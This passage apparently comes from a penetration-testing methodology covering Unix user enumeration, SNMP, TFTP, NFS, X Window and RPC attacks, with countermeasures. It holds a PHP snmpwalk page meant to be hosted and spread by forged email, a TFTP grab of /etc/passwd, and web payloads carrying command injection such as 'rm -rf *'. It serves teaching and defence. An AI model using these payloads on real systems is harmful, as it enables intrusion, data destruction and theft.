becky   cygnus:pts0    Jan 17 11:20 :12
smith   aquila:ttyp0   Jan 15 09:52 :22
wally   lyra:pts7      Jan 17 13:15 1:32
wally   lyra:pts8      Jan 17 14:15 1:01
```

Analysis/Conclusion/Observation

As you can see wally becky and smith are online and wally is idle for more than one hour. These are the details we can use to check who is watching and who is active.

Countermeasure

- Disable the rwho service if not used from /etc/inetd.conf and restart the inetd process. This is only for Sun OS and some flavors of Linux.
- Use xinetd/tcpwarppers as per your need to control the access services based on followings:
  - Host/IP
  - Users
  - User Group
  - Access Time
- Recommended to block the port on External Router/Firewall.
- Disable the service if not used from /etc/xinetd.conf (or delete the file finger from xinetd.d) and restart the xinetd process.
- Run the service on non-standard port from /etc/services. Make sure there are administrative problems with this. Client need to run the service on the same port as server.

- Give access on need to know basis on specific interface using xinetd/tcpwrappers or any firewall (iptables)

P.4.1.3 USER IDENTIFICATION: RUSER

Description

This is similar to who but only of local network. It is used to provide information on who is currently logged into the systems in the local network. Works on udp port 513.

Steps to be performed

- #rusers –a <target IP>
- #rusers -l <target IP>

Examples / Results - 1

#rusers –a <target IP>
[root@localhost root]# rusers -a 192.168.0.60

192.168.0.60 root root root root gaurav

Analysis/Conclusion/Observation

This will comeup with usernames with the corresponding hostnames, and the hostnames even if no one is loggd on to them. The host names are useful to map the network completely. The usernames as usual comes handy while trying to gain access.

Examples / Results - 1

#rusers -l <target>

[root@localhost root]# rusers -l 192.168.0.60

```
root     192.168.0.60:tty1     May 11 22:02     :01
root     192.168.0.60:pts/0    May 12 02:00     :01 (192.168.0.100)
root     192.168.0.60:pts/1    May 12 00:35     :16 (192.168.0.1)
root     192.168.0.60:pts/2    May 12 01:39     :15 (192.168.0.70)
gaurav   192.168.0.60:pts/3    May 12 01:41         (192.168.0.1)
```

Analysis/Conclusion/Observation

This will produce a list of users sorted alphabetically by hostname.

Countermeasure

Disable the service if not necessary to be used

- Disable the rusers service if not used from /etc/inetd.conf and restart the inetd process. This is only for Sun OS and some flavors of Linux.
- Use xinetd/tcpwarppers as per your need to control the access services based on followings:
  - Host/IP
  - Users
  - User Group
  - Access Time
- Recommended to block the port on External Router/Firewall.
- Disable the service if not used from /etc/xinetd.conf (or delete the file finger from xinetd.d) and restart the xinetd process.
- Run the service on non-standard port from /etc/services. Make sure there are administrative problems with this. Client need to run the service on the same port as server.
- Give access on need to know basis on specific interface using xinetd/tcpwrappers or any firewall (iptables)

P.4.1.4 USER IDENTIFICATION: SMTP

Description

Simple Mail Transfer Protocol service works on Port 25 and supports VRFY, EXPN, ESMTP, HELP, and/or EHLO

The EXPN and VRFY commands can be used for user enumeration.

EXPN Command

A remote attacker can use EXPN command to find mail aliases. He can find username that is mapped to the administrator account on the mail server.

VRFY Command

A remote attacker can get first and last name registered to any email account. These names can also be used in social engineering attackes.

Steps to be performed

- telnet <target> 25
- *vrfy $user*

NOTE: Replace $user with an username.

Examples / Results

"telnet target 25".
vrfy user

This will produce an output like:
250 kartikeya puri <user@target>

expn all
250-someone somewhere <user@target1>
250-another guy <root@target1>
250-yetanotehr guy <guest@target2>
250-real babe babe@babevilla

Analysis/Conclusion/Observation

Many a times users tend to keep their passwords as a combination of their full name.
This information can be used for social engineering attacks as well.

Another magic command is expn. It is similar to the vrfy command, except that in the case of a mailing list, or expansion list, it will show all the members of that list. The SMTP expn command causes the MTA to expand (show all the recipients) of an address. To illustrate the risk, consider that many sites have aliases that include all or a large segment of users. Such aliases often have easily guessed names, such as all (as used in above example), everyone, users, subscribers or staff. A simple probe to all gave the list of users under that alias.

Countermeasure

- Disable the VRFY and EXPN command using SMTP Server's manual. **CVE:** CAN-1999-0531

P.4.1.5 USER IDENTIFICATION: RPCINFO

Description

Say there is this remote host and we don't know usernames as previous methods have failed us. Say during our investigation we came across the fact that this server is running portmap. Woudn't it be nice if we can know the name of the programs running so we can try the exploits for those services and there will be no need to wait for cracking the usernames and passwords. All we need to do is probe the target for rpc information.

Steps to be performed

#rpcinfo -p target

Examples / Results - 1

```
#rpcinfo -p target
   program vers proto   port
   100000    4   tcp    111  portmapper
   100000    3   tcp    111  portmapper
   100000    2   tcp    111  portmapper
   100000    4   udp    111  portmapper
   100000    3   udp    111  portmapper
   100000    2   udp    111  portmapper
   100232   10   udp  32772  sadmind
   100221    1   tcp  32772
   100068    2   udp  32773
   100068    3   udp  32773
   100068    4   udp  32773
   100068    5   udp  32773
   300326    4   tcp  32773
   100249    1   udp  32778
   100249    1   tcp  32779
   300598    1   udp  32781
   300598    1   tcp  32780
 805306368    1   udp  32781
 805306368    1   tcp  32780
```

Analysis/Conclusion/Observation

This will probe the portmap service on the host target using Version 2 of the portmap protocol and displays a list of all registered RPC programs. Remember that NFS runs on RPC. If the mountd RPC process is listed, a showmount -e $target may probe useful.

Countermeasure

Restrict access from perimeter firewall / router, or any unnecessary location.
Stop portmap service if RPC is not used. Remember following important programs uses RPC
NFS, NIS, Wall, NIS, rstatd, r services,

Remark

This service has history of vulnerabilities and it is attacker's prime target.

Further Reading and Links

SANS TOP-20: www.sans.org/top20

P.5 EXAMINE COMMON PROTOCOLS

SNMP

TFTP

FTP

SMTP

HTTP

NNTP

Telnet

Layer 2 Protocols

P.5.1 Examine SNMP Service

Description

Simple network management protocol. A boon for administrators who need it and know how to use it and a curse for someone who is not really carefull with it. SNMP uses community names, there are two, one is public an another private. Both communities have their permissions of read and write. By default the snmp community strings in some servers are "private" and "public". Compromising SNMP community strings makes a major dent in the over all security. Guessing a community string with write privilege is similar to compromising a box. It can be used to identify operating sytem, user/share eumration, uptime, systemname, services,modify configuration of device (router, firewall, etc).

Objective

To obtain configuration details and write access to devices

Expected Result[s]

Depending on device type

Pre-Requisite

SNMP service should be running on the target machine

Process:

1. Determine SNMP community strings on the target
2. Get MIB values by SNMPwalking and pilfer for information
3. Compromise the System

P.5.1.1 DETERMINE SNMP COMMUNITY STRINGS ON THE TARGET

Description
This can be achieved in two ways:
1. Guess Community strings
2. Bruteforce Community string
3. OS scan the device, try to discover Vendor and use Default Password Lists
4. Sniffing.

Examples / Results

http://www.securiteam.com/tools/5EP0N154UC.html

Analysis/Conclusion/Observation

P.5.1.2 GET MIB VALUES BY SNMPWALKING AND PILFER FOR INFORMATION

17. Identify Operating System
18. Identify Server Uptime
19. Identify Processes / Services
20. Identify Shares
21. Identify users

Examples / Results - 1

PHP function for SNMP walk

Description:

PHP have the inbuilt function for performing SNMP walking. The format for snmpwalk function is array snmpwalk (string hostname, string community, string object_id [, int timeout [, int retries]])

A Snipet from PHP manual for snmpwalk says "Returns an array of SNMP object values starting from the object_id as root and FALSE on error."

snmpwalk() function is used to read all the values from an SNMP agent specified by the hostname. Community specifies the read community for that agent. A NULL object_id is taken as the root of the SNMP objects tree and all objects under that tree are returned as an array. If object_id is specified, all the SNMP objects below that object_id are returned.

Pre-requisite

One needs to know the community names. If the default community names "private" and "public" are enabled, then the following code will work just fine.

Steps To be performed:

1. Change the public or private string names if needed.
2. Host the page on a web-server with PHP4 support.
3. Trick the user into using this page. (a forged email can be used)
4. Download data.txt for reading the results.

```
<?php
ip = getip();                          // Getting the ip of target machine
$filename = "data.txt";                // this file needs to reside on server
$useragent = $_SERVER['HTTP_USER_AGENT'];    // capturing the browser name
(for OS guessing)
$date = date("F j, Y, g:i a");          // to keep track of who visited the page when
$fh = fopen($filename, "a") or die("Internal error");
$a = snmpwalk('$ip', "public", "") or die("Internal Error");
$b = snmpwalk('$ip', "private","") or die("Internal Error");
for ($i=0; $i < count($a); $i++) {
  echo $a[$i];
$data = $ip . "|" . $useragent . "|" . $date . "|" . $a[i] . "\n";
fwrite($fh , $data) or die("Internal Error");
}
for ($i=0; $i < count($b); $i++) {
  echo $b[$i];
$data = $ip . "|" . $useragent . "|" . $date . "|" . $b[i] . "\n";
fwrite($fh , $data) or die ("Internal Error");
}

fclose($fh);
```

```
echo "This page is down for maintainence";

//the following function will get machines ip, depending upon the settings. Thanks Shaolin Tiger for help with this bit.

function getip()
{
   if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "0.0.0.0"))
         $ip = getenv("HTTP_CLIENT_IP");
      else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "0.0.0.0"))
         $ip = getenv("HTTP_X_FORWARDED_FOR");
      else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "0.0.0.0"))
         $ip = getenv("REMOTE_ADDR");
      else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "0.0.0.0"))
         $ip = $_SERVER['REMOTE_ADDR'];
      else
         $ip = "0.0.0.0";
   return($ip);
}

?>
```

Analysis/Conclusion/Observation

Attacker sends a malicious link to target. Target clicks on it and inline code is executed; it collects sensitive information from the target and send it to attacker. This is evading proxy/firewall in the process.

Countermeasure

- If the service is not absolutely required, disable it.
- Filter SNMP (TCP/UDP 161, 162) traffic at firewall. Allow trusted subnets to poll or manage devices externally unless it cannot be avoided.
- Consider Community strings as important as passwords and apply the same best practices. (secret = secre?t)

- Try using SNMP v3 with message authentication and PDU encryption.
- Deploy host based firewall (access control system) to filter SNMP traffic
- Try to make MIBs read-only wherever it's possible

Further Readings

Cisco's paper on SNMP

Using SNMP for Reconnaissance

P.5.2 Examine Trivial File Transfer Protocol (TFTP)

Description

TFTP uses UDP for data transfer and it is a connection less protocol, which doesn't support authentication. TFTP is a limited FTP service with no authentication. It supports very limited set of commands. It is commonly used by Routers, Switches and other devices to connect to a TFTP server during Firmware upgrade.

Objective

To retrieve files without authentication issues

Expected Result[s]

Information that may be used to further compromise the system: configuration files, logs, etc.

Pre-Requisite

A TFTP server accessible by us on the target's network or related sites

Process:

1. Accessing TFTP Prompt
2. Checking own machine's status
3. Connecting to TFTP Server
4. Guessing and grabbing the file

P.5.2.1 ACCESSING TFTP PROMPT

Examples / Results

#tftp
tftp>_

Analysis/Conclusion/Observation

The attacker is at tftp prompt. Now next step is checking the status.

P.5.2.2 CHECKING OWN MACHINE'S STATUS

Examples / Results

tftp>status
Not connected.
Mode: netascii   Verbose: off   Tracing: off
Max-timeout: 25 seconds
tftp> _

Analysis/Conclusion/Observation

Status check is performed, now the attacker nows timeout values and the various attributes.

P.5.2.3 CONNECTING TO TFTP SERVER

Examples / Results

tftp> connect < target IP >

Analysis/Conclusion/Observation

The same prompt (tftp>_) will appear again. It indicates that attacker is connected to target.

P.5.2.4 GUESSING AND GRABBING THE FILE

Description

In this step an attacker needs to guess relevant file with path. Most of the time files are located in their default location[s]. File names are easy to guess.

Examples / Results

tftp>get /etc/passwd /tmp/passwd.system

Analysis/Conclusion/Observation

Attacker successfully downloaded the password file. Same way any other file can also be downloaded given the mis-configuration of permissions.

Countermeasure

- TFTP is plain text; consider using secure tftp as an alternative.
- Restrict access to TFTP server in your firewall / router
- Move sensitive files from their default locations
- Define access level on files
  - In case of Linux /etc/tftpaccess.ctl

P.6 EXAMINING UNIX SYSTEM

Description

After examining common protocols now check for UNIX specific attack. They can be further sub divided into two categories 1. Remote and 2. Local attacks

P.6.1 Remote Attacks

Description

Remote Attacks are usually considered more dangerous as attacker needs not to be present physically, but a local attack may probe equally dangerous if physical security aspect is not taken into account. Hard to trace because of legal, physical and staging (attacking from compromised hosts) constraints.

P.6.2 Password Attacks

Social Engineering, Trashing, Guessing, Sniffering, Cracking and Brute Forcing are all activities related to the art of retrieving passwords. But thhere have existed vulnerabilities, for example, in older versions of the ICQ protocol, that allowed anyone to bypass system authentication by taking advantage of vulnerabilities at that stage. For example, in the forementioned ICQ vulnerability, the maximum password length was 8. If you used an alternative ICQ client (at that time the excellent mICQ), you could provide a 9-chars password to take over any ICQ User ID. This vulnerability had a related buffer overflow. See the next point.

P.6.3 Buffer Overflows

Description

Buffer overflows are caused when the data copied from a source buffer to destination Buffer lacks bounds checking and it overwrites critical areas of memory which result in taking control of the target program by changing the return address of a function, and make it execute at an attacker-defined buffer full of so-called "shellcode".

Technically speaking, buffers are often placed next to "interesting" data structures by the compiler. For example, in the case of a function that has a buffer on the stack, the function's return address is placed in memory after the buffer. So, if the attacker can overflow the buffer, he can overwrite the function return address so that when the function returns, it returns to an address determined by the attacker. Other interesting data structures include C++ v-tables, exception handler addresses, function pointers.

Buffer overflows are the most common programming errors, which lead to exploiting Of a target program and privilege escalation, A mapping is made for programs which are running with elevated privileges and the binary is checked for buffer mismanagement.

P.6.4 Stack based Overflows

Buffer overflows are classified into stack and heap overflows, the nature of the overflow is dependent on the allocation of memory.

The actual placement on the stack are established by the commands
PUSH AND POP, respectively. A value that is pushed on to the stack is copied into the memory location (exact reference) and is pointed to as execution occurs by the stack pointer (sp). The sp will then be decremented as the stack sequentially moves down, making room for the next local variables to be added (subl $20,%esp). POP is the reverse of such an event. This is dealing with the LIFO queues, Last In First Out, referring to how the operations are ordered on the stack.

Stack based are relatively simple in terms of concept, these include functions such as:
strcat(), sprint(), strcpy(), gets(), etc. - anywhere where unchecked variables are placed into a buffer of fixed length. A common practice is to use the n-variant of those functions: strncat, snprintf, strncpy, fgets instead of gets, etc.

P.6.5 Heap based Overflows

Dynamically allocated variables those allocated by malloc () are created on the heap. Unlike the stack, the heap grows upwards on most systems; that is, new variables created on the heap are located at higher memory addresses than older ones. In a simple heap-based buffer overflow attack, an attacker overflows a buffer that is lower on the heap, overwriting other dynamic variables.. different operating systems use various malloc implementations, for eg : Linux uses dug lea malloc implementation where as windows uses RTLheap implementation.

Some applications do request a block of memory using the malloc interface, which later happens to be vulnerable to a buffer overflow. This way, the data behind the chunk can be changed. Possibly the malloc management structures can be compromised, exploiting malloc allocated buffer overflows is to modify this management information in a way that will allow arbitrary memory overwrites afterwards. This way pointer can be overwritten within the writeable process memory, hence allowing modification of return addresses, linkage tables or application level data.

P.6.6 Integer Overflows

Integer overflows are not like most common bug classes. They do not allow direct overwriting of memory or direct execution flow control, but are much more subtle. The root of the problem lies in the fact that there is no way for a process to check the result of a computation after it has happened, so there may be a discrepancy between the stored result and the correct result.

In Typical integer overflow attacker overflows the buffer by triggering an arithmetic issues relating to integers, most of the times count loops. Use input as loop bound; hence a buffer is overflowed on iterations. Of the loop resulting in an overflow, integer overflows also occur while allocating data using some form of integer arithmetic while doing a dynamic memory allocation like malloc and alloc.

P.6.7 Format String Attacks

In c and c++ programming language it is possible to declare functions that have a variable number of parameters, on call one fixed argument has to tell the function.

How many arguments there actually are a few examples of these functions a re Printf() , sprintf() , wsprintf() , the first parameter is called the format string a format is a varying data type, which is written to the output stream any missing data type of the format string lets you manipulate the stack By using different format data types in the c/c++ language, Format string attacks are mainly due to programming errors caused by Missing the format data type.

The attacker can manipulate the stack and result in exploiting the program when such subtle errors are made, the attacked can exploit if he can control the target buffer where the format conversion was missing.

P.6.8 Parsing Errors

Parsing errors are mainly caused due to missing sanity checking on the input passed to the buffer; most of the time the program accepts buffer and then parses the Buffer and passes it to the program, when the buffer is user controllable and it passes through a parsing routine the attacker can craft the buffer to exploit the parsing function and thereby overflow the buffer of the target program.

P.6.9 NFS Share Attacks

- Determine mount points

  Showmount -e

  - Determine nfs command setup
  - cd /etc and cat passwd
  - Change value of UID / GID to privileged user other than root UID 2, GID 2
  - Execute nfs client
  - NFS Vulnerabilities

3. Normally because of segfault
4. Miscreant user may craft BO by abusing SUID root programs

P.6.10 Examine NFS Share

Description

Take advantage of incorrect /etc/exports configuration.

Objective

Mount remote filesystems, download all relevant files, modify system configuration.

Expected Result[s]

Shell Access to the system.

Pre-Requisite

- NFS Share should be enabled
- Access to service shall be given

Process:

1. Enumerate share on target
2. Mount the share
3. Pilfer for information

1. Enumerate share on target

Examples / Results

#showmount -e target

Analysis/Conclusion/Observation

This prints all directories that are exported for either a local system or a remote system. Systems that do not export directories to specific clients are particularly vulnerable because the output of the showmount command reveals that any client on the network can mount the directory. Anyone on the same network can have access to shares, depending upon access control.

2. Mount the share

Examples / Results

#mount -t nfs target:/share /mnt

Analysis/Conclusion/Observation

If the permissions of /share are not proper it will be completely on testers mercy. To avoid this make sure that each exported dir. have proper permission in terms of who can read that directory and who can not. Define strict rules because it pays to be paranoid.

3. Pilfer for information

Examples / Results

#find /mnt | grep –i password

Analysis/Conclusion/Observation

Attackers search for the ocurence of the word password in the mounted share. The above command will print the lines which contains "password", from all files in /share.

Countermeasure

- Make sure each exported directory has permissions on need to know basis. In terms of mounting, reading, writing and executing.
- Eliminate world writ-able 777 directories/files.

P.6.11 X-Insecurities

Description

The X Window System provides a wealth of features that allow many programs to share a single graphical display. The major problem with X is that its security model is an all-or-nothing approach. Once a client is granted access to an X server, pandemonium can ensue. X clients can capture the keystrokes of the console user, kill windows, capture windows for display elsewhere, and even remap the keyboard to issue nefarious commands no matter what the user types. Most problems stem from a weak access control paradigm or pure indolence on the part of the system administrator. The simplest and most popular form of X access control is x-host authentication. This mechanism provides access control by IP address and is the weakest form of X authentication.

Examples / Results

[localhost]$ **xscan target_machine**

Scanning hostname quake ...

Connecting to quake (target_machine) on port 6000...

Connected.

Host quake is running X.

Starting keyboard logging of host quake:0.0 to file KEYLOGquake:0.0...

Now any keystrokes typed at the console will be captured to the KEYLOG.quake file.

[localhost]$ **tail -f KEYLOG.quake:0.0**

su -
[Shift_L]Iamowned[Shift_R]!

A quick tail of the log file reveals what the user is typing in real time. In our example, the user issued the su command followed by the root password of "**Iamowned!**" Xscan will even note if the SHIFT keys are pressed. It is also easy for attackers to view specific window.

P.6.12 RPC Attacks

Description

Remote Procedure Calls (RPCs) allow an administrator to execute commands on networked computers to make large scale administration more effecient. Because they are used to run administrative commands, the RPC services typically run with the highest privileges on the system. Due to a long history of easily exploited vulnerabilities, RPC services are a continued threat to any organization

Examples / Results

[localhost]# **cmsd.sh quake 192.168.1.xxx 2 192.168.1.xxx**
Executing exploit...
rtable_create worked
clnt_call[rtable_insert]: RPC: Unable to receive; errno = Connection reset by peer

Countermeasure

The best defense against remote RPC attacks is to disable any RPC service that is not absolutely necessary. If an RPC service is critical to the operation of the server, consider implementing an access control device that only allows authorized systems to contact those RPC ports, which may be very difficult—depending on your environment. Consider enabling a nonexecutable stack if it is supported by your operating system. Also, consider using Secure RPC if it is supported by your version of UNIX. Secure RPC attempts to provide an additional level of authentication based upon public-key cryptography. Secure RPC is not a panacea, because many UNIX vendors have not adopted this protocol. Thus, interoperability is a big issue. Finally, ensure that all the latest vendor patches have been applied.

P.6.13 Web Attacks

Description

Port 80 is the standard port for websites, and it can have a lot of different security issues.These holes can allow an attacker to gain either administrative access to the website, or even the web server itself.

Examples / Results

- http://host/cgi-bin/lame.cgi?file=../../../../etc/motd
- http://host/cgi-bin/lame.cgi?page=ls%20-al|
- http://host/cgi-bin/lame.cgi?page=../../../../bin/ls|
- http://host/cgi-bin/bad.cgi?doh=../../../../bin/rm%20-rf%20*|
- http://host/cgi-bin/bad.cgi?doh=rm%20-rf%20*;
- http://host/cgi-
  bin/bad.cgi?doh=../../../../bin/chown%20zeno%20/etc/master.passwd|
- http://host/cgi-
  bin/helloworld?type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAA

Countermeasure

- Analyze log server log periodically.
- Follow web application development best practices
- Refer ISSAF – Web Application security section of ISSAF.

P.6.14 Mail Services Attacks

[coming soon]

P.6.15 Local Attacks

Description

Local attacks are performed when someone has non-privileges and/or physical access to the systems. In most cases the attacker knows the security mechanism in place and can potentially use social engineering more effectively.

P.6.16 File and Directory Permission Attacks

Description

Find and analyze world executable shell and binaries

Find and analyze world writeable

Find and analyze world executable + writable

Find and analyze SGUID root files

Find and analyze SUID root files

Find and analyze sticky bit files

Gain privileges and escalate them

- Disassemble
- Overflow attacks

Perform denial of service by crashing them

Find world executable shell and binaries

find / -perm -1 -type f –print

Find world writable files

find / -perm -2 -type f -print

Find world executable + writable

find / -perm -3 -type f -print

Safeguard

- No file in the system should have world executable permissions.
- Directories should have world executables as required. It is not practical for the system to function in full capacity if world executable is removed. So it is recommended that appropriate precaution should be taken while revoking permissions.
- Always maintain checksum of all critical files:
    - /usr/bin/*.*
    - /usr/sbin/*.*
    - /sbin/*.*
    - /bin/*.*
    - /etc/*.*
    - /lib/*.*
    -
    - Other critical files
    - Daily incremental and periodic full backup data files
- Set default umask = 022. It will set default value rwx for owner to all new files.
- Set default umask = 027. It will set default value rw-r----- for ower to all new files and only owner and group has access.

P.6.17 Symlink Attacks

Description

5. SUID /SGID files kill

   5.1. Find SGUID root files

   find / -perm -4000 -exec ls -al {} \;

   5.2. Find SUID root files

   find / -perm -2000 -exec ls -al {} \;

   5.3. Find sticky bit files

   find / -perm -1000 -exec ls -al {} \;

Find SGUID root files

[balwant@localhost balwant]$ **find / -perm -4000 -exec ls -al {} \;**

```
-rwsr-xr-x   1 root     bin      1303552 May  6 10:39 /usr/openwin/bin/Xsun
-rwsr-xr-x   1 root     bin        74716 Aug  5  2003 /usr/openwin/bin/xlock
-r-sr-xr-x   1 root     bin        38056 Sep 21  2002 /usr/openwin/bin/sys-suspend
-rwsr-sr-x   1 root     bin        22868 May 28 02:49 /usr/openwin/bin/kcms_configure
-rwsr-sr-x   1 root     bin        94632 May 28 02:53 /usr/openwin/bin/kcms_calibrate
-rwsr-xr-x   1 root     bin       295400 Mar 19  2004 /usr/openwin/bin/xscreensaver
-rwsr-xr-x   1 root     bin        23180 Oct 17  2002 /usr/openwin/lib/mkcookie
-r-sr-xr-x   1 root     sys        13748 Jun 17 02:13 /usr/bin/i86/newtask
-r-sr-xr-x   2 root     bin        11272 Nov  4  2002 /usr/bin/i86/uptime
-r-sr-xr-x   2 root     bin        11272 Nov  4  2002 /usr/bin/i86/w
-rwsr-xr-x   1 root     sys        35684 Dec 14  2002 /usr/bin/at
-rwsr-xr-x   1 root     sys        13916 Nov  4  2002 /usr/bin/atq
-rwsr-xr-x   1 root     sys        12528 Nov  4  2002 /usr/bin/atrm
-r-sr-xr-x   1 root     bin        17776 Feb 25  2004 /usr/bin/crontab
-r-sr-xr-x   1 root     bin        14012 Nov  4  2002 /usr/bin/eject
-r-sr-xr-x   1 root     bin        25704 Nov  4  2002 /usr/bin/fdformat
-r-sr-xr-x   1 root     bin        28344 Nov  4  2002 /usr/bin/login
```



```
-rwsr-xr-x   1 root     sys        7420 Nov  4  2002 /usr/bin/newgrp
-r-sr-sr-x   1 root     sys       22168 Nov  4  2002 /usr/bin/passwd
-r-sr-xr-x   1 root     bin        9732 Oct 30  2003 /usr/bin/pfexec
-r-sr-xr-x   1 root     sys       21808 May 11 11:43 /usr/bin/su
-r-s--x--x   1 uucp     bin       51452 Nov  4  2002 /usr/bin/tip
-r-s--x--x   1 root     sys     2992340 Jul 31  2003 /usr/bin/admintool
-r-s--x--x   1 root     lp         9728 May 12 03:58 /usr/bin/cancel
-r-s--x--x   1 root     lp        23204 May 12 03:58 /usr/bin/lp
-r-s--x--x   1 root     lp         9772 May 12 03:58 /usr/bin/lpset
-r-s--x--x   1 root     lp        22432 May 12 03:58 /usr/bin/lpstat
-r-sr-xr-x   1 root     bin       20620 Feb 26  2003 /usr/bin/rcp
-r-sr-xr-x   1 root     bin       52024 Nov  4  2002 /usr/bin/rdist
-r-sr-xr-x   1 root     bin       14968 Nov  4  2002 /usr/bin/rlogin
-r-sr-xr-x   1 root     bin        9004 Nov  4  2002 /usr/bin/rsh
-r-sr-xr-x   1 root     sys       39628 Nov  4  2002 /usr/bin/chkey
-r-sr-xr-x   1 root     bin        4644 Nov  4  2002 /usr/bin/mailq
-r-sr-xr-x   1 root     bin       39444 Nov 12  2003 /usr/bin/rmformat
-r-sr-xr-x   1 root     bin        6044 Nov  4  2002 /usr/bin/volcheck
-r-sr-xr-x   1 root     bin       12584 Nov  4  2002 /usr/bin/volrmmount
-r-sr-xr-x   1 root     bin      215296 Apr  2  2004 /usr/bin/pppd
---s--x--x   1 root     uucp      66892 Nov  4  2002 /usr/bin/ct
---s--x--x   1 uucp     uucp      78840 Nov  4  2002 /usr/bin/cu
---s--x--x   1 uucp     uucp      67812 Aug 14  2003 /usr/bin/uucp
---s--x--x   1 uucp     uucp      24208 Nov  4  2002 /usr/bin/uuglist
---s--x--x   1 uucp     uucp      20332 Nov  4  2002 /usr/bin/uuname
---s--x--x   1 uucp     uucp      60676 Nov  4  2002 /usr/bin/uustat
---s--x--x   1 uucp     uucp      71516 Nov  4  2002 /usr/bin/uux
-rwsr-xr-x   1 root     bin       56264 Apr 12 15:47 /usr/bin/cdrw
-r-sr-xr-x   1 root     bin       14172 Aug 13  2003 /usr/lib/fs/ufs/quota
-r-sr-xr-x   1 root     bin       83820 Apr 12 15:30 /usr/lib/fs/ufs/ufsdump
-r-sr-xr-x   1 root     bin      968804 Apr 12 15:30 /usr/lib/fs/ufs/ufsrestore
---s--x--x   1 root     bin        4820 Nov  4  2002 /usr/lib/pt_chmod
-r-sr-xr-x   1 root     bin        7604 Apr 22  2003 /usr/lib/utmp_update
-r-s--x--x   1 root     bin       19864 May 12 03:58 /usr/lib/lp/bin/netpr
-r-s--x--x   1 root     bin       26160 Apr 27 00:48 /usr/lib/print/lpd-port
-rwsr-xr-x   1 root     adm        5400 Nov  4  2002 /usr/lib/acct/accton
```

```
---s--x--x   1 uucp     uucp        6492 Nov  4  2002
/usr/lib/uucp/remote.unknown
---s--x--x   1 uucp     uucp      159528 Nov  4  2002 /usr/lib/uucp/uucico
---s--x--x   1 uucp     uucp       33408 Nov  4  2002 /usr/lib/uucp/uusched
---s--x--x   1 uucp     uucp       83884 Nov  4  2002 /usr/lib/uucp/uuxqt
-r-sr-xr-x   1 root     bin        11992 Nov  4  2002 /usr/sbin/i86/whodo
-rwsr-xr-x   3 root     bin        16160 Apr  2  2003 /usr/sbin/allocate
-rwsr-xr-x   1 root     sys        23480 Nov  4  2002 /usr/sbin/sacadm
-r-sr-xr-x   1 root     bin        33148 Apr 13 02:00 /usr/sbin/traceroute
-rwsr-xr-x   3 root     bin        16160 Apr  2  2003 /usr/sbin/deallocate
-rwsr-xr-x   3 root     bin        16160 Apr  2  2003 /usr/sbin/list_devices
-r-sr-xr-x   1 root     bin        43788 Apr 13 06:26 /usr/sbin/ping
-r-sr-xr-x   1 root     bin        26052 Mar 24  2004 /usr/sbin/pmconfig
-r-s--x--x   1 root     lp          7416 May 12 03:58 /usr/sbin/lpmove
-r-sr-xr-x   1 root     bin       726088 Nov  4  2002 /usr/sbin/static/rcp
-r-sr-sr-x   1 root     sys        23092 Sep 21  2002 /usr/dt/bin/dtaction
-r-sr-xr-x   1 root     bin        32872 Sep 21  2002 /usr/dt/bin/dtappgather
-r-sr-sr-x   1 root     daemon    288084 Sep 21  2002 /usr/dt/bin/sdtcm_convert
-r-sr-xr-x   1 root     bin       349604 Jan 11  2003 /usr/dt/bin/dtprintinfo
-r-sr-xr-x   1 root     bin       154544 Apr 15 18:30 /usr/dt/bin/dtsession
```

```
[balwant@localhost balwant]$ find / -perm -2000 -exec ls -al {} \;
-r-xr-sr-x   1 root     sys        13540 Nov  4  2002 /usr/platform/i86pc/sbin/eeprom
-rwxr-sr-x   1 root     root     1474468 Mar 16  2004 /usr/openwin/bin/Xprt
-rwxr-sr-x   1 root     root      312936 Oct 17  2002 /usr/openwin/bin/lbxproxy
-rwsr-sr-x   1 root     bin        22868 May 28 02:49 /usr/openwin/bin/kcms_configure
-rwsr-sr-x   1 root     bin        94632 May 28 02:53 /usr/openwin/bin/kcms_calibrate
-r-x--s--x   1 root     mail       66256 Dec 14  2002 /usr/bin/mail
-r-x--s--x   1 root     mail      118064 Nov  4  2002 /usr/bin/mailx
-r-xr-sr-x   1 root     sys        59700 Nov  4  2002 /usr/bin/netstat
-r-sr-sr-x   1 root     sys        22168 Nov  4  2002 /usr/bin/passwd
-r-xr-sr-x   1 root     tty        11612 Nov  4  2002 /usr/bin/write
-r-xr-sr-x   1 root     smmsp     872332 Sep 25  2003 /usr/lib/sendmail
-r-xr-sr-x   1 root     sys        22064 Nov  4  2002 /usr/sbin/i86/prtconf
-r-xr-sr-x   1 root     sys        10528 Nov  4  2002 /usr/sbin/i86/swap
```

```
-r-xr-sr-x   1 root     sys        22056 Nov  4  2002 /usr/sbin/i86/sysdef
-r-xr-sr-x   1 root     tty        10036 Mar 26  2003 /usr/sbin/wall
-r-sr-sr-x   1 root     sys        23092 Sep 21  2002 /usr/dt/bin/dtaction
-r-sr-sr-x   1 root     daemon    288084 Sep 21  2002 /usr/dt/bin/sdtcm_convert
-r-xr-sr-x   1 root     mail     1458996 May  4 19:17 /usr/dt/bin/dtmail
-r-xr-sr-x   1 root     mail      445972 Jan 11  2003 /usr/dt/bin/dtmailpr
```

P.6.18 System Call Attacks

